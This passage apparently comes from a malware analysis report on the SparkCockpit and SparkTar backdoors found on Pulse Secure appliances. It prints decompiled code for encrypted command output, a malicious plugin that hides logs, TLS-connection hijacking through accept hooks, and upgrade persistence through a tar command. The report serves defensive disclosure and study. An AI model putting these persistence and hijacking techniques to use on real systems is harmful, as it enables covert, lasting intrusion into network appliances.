  read_stdout = read(pipe_stdout[0], &response[response_length], 0x400000 - response_length);
  if ( read_stdout <= 0 )
    break;
  response[response_length + read_stdout] = NULL;
}
stdout_length = strlen(response);
memcpy(&response[stdout_length], "\n", 2u);
response_length_1 = strlen(response);
memcpy(&response[response_length_1], "stderr:\n", 9u);
for ( response_length = strlen(response); ; response_length += read_stdout )
{
  read_stdout = read(pipe_stderr[0], &response[response_length], 0x400000 - response_length);
  if ( read_stdout <= 0 )
    break;
  response[response_length + read_stdout] = 0;
}
response[response_length] = 0;
stderr_length = strlen(response);
memcpy(&response[stderr_length], "\n", 2u);
close(pipe_stdout[0]);
close(pipe_stderr[0]);
waits = 0;
while ( TRUE )
{
  exit_pid = waitpid(pid, NULL, WNOHANG);
```

Figure 9: The SparkCockpit execution command's output.

As was the case for the attacker-sent data, returned outputs (such as command results) are first AES-encrypted (Figure 10, line 418) using the embedded AES key and then base64-encoded (line 419) before being sent back to the attacker over the established TLS connection.



```
418    encrypted_size = AES_encrypt_str(response, puser_key, &encrypted_out);
419    encoded_length = base64_encode(&encrypted_out, encrypted_size, base64_encoded);
420    if ( (encoded_length & 0x3FF) == 0 )
421      base64_encoded[encoded_length++] = ' ';
422    base64_encoded[encoded_length] = NULL;
423    bInvalidCommand = FALSE;
424    goto SEND_RESPONSE;
```

Figure 10: The SparkCockpit traffic encryption.

SparkTar

The *SparkTar* backdoor was identified across appliances based on detection rules designed for *SparkCockpit*'s usage of PLTHook. While *SparkTar*'s architecture is mostly similar to *SparkCockpit*, it is vastly more complex and provides attackers with a more flexible toolset. Additional capabilities include input/output streaming for commands, deeper persistence mechanisms and the establishing of SOCKS tunnels to further relay traffic.





Figure 11: SparkTar's operational overview.

Within *SparkTar*, the `plugin.jar` boot-persistence is solely responsible to start the backdoor controller `libchilkat.so`. While similar in name, this backdoor controller is not related to the legitimate Chilkat commercial tools.

SparkTar




```java
public class PluginManager {
  static {
    try {
      System.load("/home/runtime/SparkGateway/libchilkat.so");
    } catch (Exception exception) {}
    try {
      Config config = Config.getInstance();
      config.remove("plugin");
      config.remove("pluginFile");
    } catch (Exception exception) {}
    try {
      Logger logger = Logger.getLogger(Config.class.getName());
      SparkGatewayFilter sparkGatewayFilter = new SparkGatewayFilter();
      logger.setFilter(sparkGatewayFilter);
    } catch (Exception exception) {}
  }

  static class SparkGatewayFilter implements Filter {
    public boolean isLoggable(LogRecord param1LogRecord) {
      return (param1LogRecord.getLevel().intValue() != Level.SEVERE.intValue());
    }
  }
}
```

Figure 12: SparkTar's malicious SparkGateway plugin.

Upon loading, the `libchilkat.so` backdoor controller will first edit its OOM (Out of Memory) settings (Figure 13, line 24), to avoid being terminated should the appliance run low on memory. As the *SparkTar* controller is responsible for the injection, it then waits for a web process to exist (lines 25 to 34) before starting the HTTP monitoring thread (line 35 & 36), which will periodically inject web processes to hijack connections.

Once the injection thread started, the *SparkTar* controller triggers multiple persistence mechanisms such as an upgrade monitoring thread (line 37 & 38), altering the factory-reset partition (line 41 & 42) as well as patching the SparkGateway configuration to persist the malicious JAR plugin (line 43).

Finally, the *SparkTar* controller binds to the local socket to handle hijacked attacker connections (line 53).




```
child = fork();
if ( child <= 0 )
{
  setdaemon();
  sigemptyset(&signals);
  sigaddset(&signals, SIGPIPE);
  sigaddset(&signals, SIGKILL);
  sigaddset(&signals, SIGTERM);
  pthread_sigmask(0, &signals, 0);
  edit_oom_adj();
  while ( 1 )
  {
    find_process(&pidlist, "/home/bin/web");
    list_size = ((char *)pidlist.previous - (char *)pidlist.next) >> 2;
    if ( pidlist.next )
      operator delete(pidlist.next);
    if ( list_size )
      break;
    sleep(10u);
  }
  create_thread(&httpd_thread, httpd_monitor);
  std::thread::detach((std::thread *)&httpd_thread);
  create_thread(&upgrade_thread, upgrade_monitor);
  std::thread::detach((std::thread *)&upgrade_thread);
  create_thread(&agent_node.sleep_thread, avoid_sleep_to_long);
  std::thread::detach((std::thread *)&agent_node.sleep_thread);
  create_thread(&agent_node.first_run_thread, first_run);
  std::thread::detach((std::thread *)&agent_node.first_run_thread);
  persist();
  AgentNode::AgentNode(&agent_node, 1);
  if ( AgentNode::initialize(
         &agent_node,
         0,
         "/home/webserver/conf/ssl.crt/secure.crt",
         "/home/webserver/conf/ssl.key/secure.key",
         0,
         1) )
  {
    AgentNode::start_bind_unix(&agent_node, "/tmp/clientsDownload.sock");
  }
  if ( AgentNode::check_readyto_uninstall(&agent_node) )
  {
    AgentNode::stop_listen_for_agentchild(&agent_node);
    while ( !AgentNode::check_all_agentnodechildren_disconnected(&agent_node) )
      sleep(1u);
  }
  AgentNode::~AgentNode(&agent_node);
  first_run_thread = agent_node.first_run_thread;
  if ( agent_node.first_run_thread )
    std::terminate();
  sleep_thread = agent_node.sleep_thread;
  if ( agent_node.sleep_thread )
    std::terminate();
  upgrade_thread_copy = upgrade_thread;
  if ( upgrade_thread )
    std::terminate();
  httpd_thread_copy = httpd_thread;
  if ( httpd_thread )
    std::terminate();
}
return 0;
```

Figure 13: The SparkTar backdoor controller.

To intercept TLS handshakes, the `libaprhelper.so` sniffer is dropped by the *SparkTar* controller and injected into web processes. Upon loading, the sniffer hooks the `accept` method (Figure 14, line 13), or alternatively `setsockopt` (line 29). As was the case for *SparkCockpit*, *SparkTar* leverages PLTHook as hooking mechanism. The injection mechanism leverages another opensource injector from the same author.

SparkTar


The `libaprhelper.so` component has concurrently been reported to target Fortinet appliances. While the Fortinet variant's controller differs (e.g., persistence-wise), the re-use of TLS traffic hijackers constitutes a notable overlap and recurring pattern linked to n-day exploitation. This cross-vendor targeting furthermore signals the possibility that appliances beyond Pulse Secure and Fortinet are at risk of similar post-exploitation activity.



```
int hook()
{
  int result_1; // eax
  unsigned int plt_addr_base; // eax
  void *plthook; // [esp+28h] [ebp-10h] BYREF
  int result_2; // [esp+2Ch] [ebp-Ch]

  plthook = 0;
  result_1 = plthook_open(&plthook, 0);
  result_2 = result_1;
  if ( !result_1 )
  {
    result_1 = plthook_replace(plthook, "accept", accept_hook, &original_accept);
    result_2 = result_1;
    if ( !result_1 )
    {
      plt_addr_base = get_plt_addr_base(plthook);
      addr_base = plt_addr_base;
      if ( !plt_addr_base )
        return plthook_close(plthook);
      if ( plt_addr_base > original_accept )
        return plthook_close(plthook);
      if ( original_accept >= plt_addr_base + 0x100000 )
        return plthook_close(plthook);
      result_1 = plthook_replace(plthook, "accept", original_accept, 0);
      result_2 = result_1;
      if ( !result_1 )
      {
        result_1 = plthook_replace(plthook, "setsockopt", setsockopt_hook, &original_setsockopt);
        result_2 = result_1;
        if ( !result_1 )
          return plthook_close(plthook);
      }
    }
  }
  return result_1;
}
```

Figure 14: The SparkTar traffic sniffer.


While *SparkCockpit* leverages a marker in the TLS client hello's supported ciphers, *SparkTar*'s marker employs offset `0x0F` (Figure 15, line 12), corresponding to the TLS client hello's random component . If the marker is present, the connection is hijacked and delegated to the backdoor controller (line 15).



```
int __cdecl accept_hook(int sockfd, int addr, int addrlen)
{
  char buffer[48]; // [esp+14h] [ebp-44h] BYREF
  int fd2; // [esp+44h] [ebp-14h]
  ssize_t received; // [esp+48h] [ebp-10h]
  int fd; // [esp+4Ch] [ebp-Ch]

  fd = original_accept(sockfd, addr, addrlen);
  if ( fd >= 0 )
  {
    received = recv(fd, buffer, 0x30u, MSG_PEEK);
    if ( received == 0x30 && !memcmp(&buffer[0xF], marker, 8u) )
    {
      fd2 = dup(fd);
      clientsDownload(fd2);
      close(fd);
      return -1;
    }
  }
  return fd;
}
```

Figure 15: The SparkTar traffic hijacking.

SparkTar employs the `/tmp/clientsDownload.sock` socket to transfer connections from the injected sniffer to the backdoor controller.




```
BOOL __cdecl clientsDownload(int conn)
{
  size_t sock_len; // eax
  char flag; // [esp+13h] [ebp-C5h] BYREF
  int msg[4]; // [esp+14h] [ebp-C4h] BYREF
  int data[2]; // [esp+24h] [ebp-B4h] BYREF
  struct msghdr message; // [esp+2Ch] [ebp-ACh] BYREF
  struct sockaddr addr; // [esp+48h] [ebp-90h] BYREF
  ssize_t sent; // [esp+C8h] [ebp-10h]
  int fd; // [esp+CCh] [ebp-Ch]

  fd = socket(AF_FILE, SOCK_STREAM, 0);
  if ( fd == -1 )
    return 1;
  addr.sa_family = AF_FILE;
  strcpy(addr.sa_data, "/tmp/clientsDownload.sock");
  sock_len = strlen(addr.sa_data);
  if ( connect(fd, &addr, sock_len + 2) == -1 )
  {
    close(fd);
    return 1;
  }
  else
  {
    flag = 42;
    data[0] = &flag;
    data[1] = 1;
    memset(msg, 11, sizeof(msg));
    msg[0] = 16;
    msg[1] = 1;
    msg[2] = 1;
    message.msg_name = 0;
    message.msg_namelen = 0;
    message.msg_iov = data;
    message.msg_iovlen = 1;
    message.msg_control = msg;
    message.msg_controllen = 16;
    message.msg_flags = 0;
    msg[3] = conn;
    sent = sendmsg(fd, &message, 0);
    close(fd);
    return sent == -1;
  }
}
```

Figure 16: The SparkTar traffic transfer.

While *SparkTar*'s controller runs, it monitors the `/tmp` directory for any changes (Figure 17, line 15), we believe this is to monitor for potential ongoing updates. As soon as the backdoor controller detects a potential appliance upgrade (line 35), it adds to the `samba_upgrade.tar` archive its controller and boot-persistence (lines 37 to 39). This behaviour potentially indicates that Pulse Secure's upgrade process arbitrarily decompresses the `samba_upgrade.tar` archive without validation.


SparkTar



```
int upgrade_monitor(void)
{
  int read_bytes; // eax
  inotify_event events[2048]; // [esp+1Ch] [ebp-801Ch] BYREF
  int read_event_bytes; // [esp+801Ch] [ebp-1Ch]
  int create_fd; // [esp+8020h] [ebp-18h]
  int fd; // [esp+8024h] [ebp-14h]
  inotify_event *event; // [esp+8028h] [ebp-10h]
  bool bUnk; // [esp+802Fh] [ebp-9h]

  read_bytes = inotify_init();
  fd = read_bytes;
  if ( read_bytes != -1 )
  {
    read_bytes = inotify_add_watch(fd, "/tmp", IN_CREATE);
    create_fd = read_bytes;
    if ( read_bytes != -1 )
    {
      bUnk = 0;
LABEL_13:
      while ( 1 )
      {
        read_bytes = read(fd, events, 0x8000u);
        read_event_bytes = read_bytes;
        if ( read_bytes == -1 )
          break;
        for ( event = events;
              (inotify_event *)((char *)events + read_event_bytes) > event;
              event = (inotify_event *)((char *)event + event->len + sizeof(inotify_event)) )
        {
          if ( (event->mask & IN_CREATE) != 0 )
          {
            if ( !bUnk )
              bUnk = sub_5C3C0((int)&off_218000) == 0;
            if ( bUnk && !access("/tmp/data/root/dev", F_OK) )
            {
              system(
                "tar -rf /tmp/data/root/samba_upgrade.tar /home/runtime/SparkGateway/plugin.jar /home/runtime/SparkGatewa"
                "y/libchilkat.so /home/runtime/SparkGateway/gateway.conf  > /dev/null 2>&1");
              bUnk = 0;
              goto LABEL_13;
            }
